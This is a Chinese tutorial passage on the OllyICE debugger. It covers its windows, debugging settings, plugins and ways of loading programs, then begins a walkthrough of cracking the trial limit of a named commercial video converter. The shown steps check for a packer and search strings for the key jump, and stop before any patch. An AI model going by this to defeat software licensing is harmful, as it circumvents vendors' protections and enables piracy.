


图 1

简单解释一下各个窗口的功能吧！

反汇编代码窗口：显示当前被调试程序的反汇编代码。

寄存器信息窗口：显示当前所选线程的CPU各个寄存器内容。

即时信息窗口：显示反汇编窗口中选中的第一个命令的参数及一些跳转目标地址、字串等信息。

内存数据窗口：显示内存和文件的内容。

堆栈信息窗口：显示当前线程的堆栈信息。

对上述窗口的显示方式可以通过在窗口中右击出现的菜单中的“界面选项”，对字体、颜色、显示模式进行详细设置。如果要调整上面各个窗口的大小，只需左键按住边框拖动，等调整好了重新启动一下OllyICE即可生效。

在正式使用OllyICE调试软件之前还要了解一下OllyICE的调试设置。可以通过“选项”－>“调试设置”或使用快捷键“Alt+O”来配置，如图2




图 2

初学者一般不需更改这里的选项，保持默认配置即可以直接使用。建议在对OllyICE比较熟的情况下或调试特殊软件的情况下再来进行配置，如图3。




图 3

比如“异常”标签中的选项经常会在脱壳中用到，建议在有了一定的调试基础后，学脱壳时再来配置这里。除了直接启动OllyICE来调试外，还可以把OllyICE添加到资源管理器右键菜单，这样我们就可以直接在.exe及.dll文件上点右键选择“用OllyICE打开”菜单来进行调试。要把OllyICE添加到资源管理器的右键菜单，只需点菜单“选项”－>“添加到浏览器”，将会出现一个对话框，如图4。




图 4

在“当前设置”中可以看到OllyICE目前还不在资源管理器菜单中。先点击“添加　OllyICE　到系统资源管理器菜单”，




图5

再点击“完成”按钮即可。要从右键菜单中删除也很简单，在这个对话框中点击“从系统资源管理器菜单删除OllyICE”，再点击“完成”即可。OllyICE还有一个重要的特性就是支持插件功能。“大虾”们开发了好多功能强大的好用插件，安装也很简单，只要把下载的插件（一般是一个DLL文件）复制到OllyICE安装目录下的PLUGIN目录中即可，OllyICE启动时会自动识别并加载，如图5。

使用时也很简单，在菜单中点“插件”就可以看到我们安装的所有插件了，想使用哪个直接鼠标点击即可。要注意的是OllyICE对插件的个数有限制，最多不能超过32个，否则会出错。到这里基本配置就完成了，OllyICE会把所有配置都放在安装目录下的ollydbg.ini文件中。通过上面的学习大家已经对OllyICE有了初步的认识，下面结合一个实例来介绍一下使用OllyICE进行反汇编程序的基本方法。

OllyICE有四种方式加载程序来进行调试，一种是点击菜单中“文件”->“打开”或快捷键F3来打开一个可执行文件进行调试，另一种是点击菜单中的“文件”->“附加”来附加到一个已运行的进程上进行调试。注意这里要附加的程序必须已经运行。第三种就是用右键菜单来载入程序。第四种是直接将要调试的程序用鼠标拖入OllyICE窗口中。一般情况下我们选第一种或第四种。

今天我们要破解的是一款非常好用的视频转换工具“MP4RM全能视频转换专家2007豪华版”，它可以将你喜欢的电影转换成符合你手机播放的格式，但是在试用情况下，只能转换文件的20%，下面就来破解掉它吧。首先打开该软件的主程序，点“注册”随便填写注册码进行注册，如图6。




图6

程序会提示“注册码错误”，在正式开工前还要做一件必不可少的事情，那就是查壳。通常推荐大家使用PEID来查，方法也很简单，直接将程序拖进PEID窗口就ok了，如图7。




图7

可以看出程序是由Microsoft Visual C++ 6.0编写的，并且没有加壳，但是也有可能作者使用了特殊手段对程序进行了伪装呢？所以建议大家使用上图中的“核心扫描”再查一遍以防万一。确定无壳后，使用OllyICE加载该程序，我习惯使用第四种方法，直接将程序拖进OllyICE窗口。加载完成后OllyICE各个窗口会显示相应信息。首先使用插件来查看一些字符串信息，目的是定位关键跳，如图8。

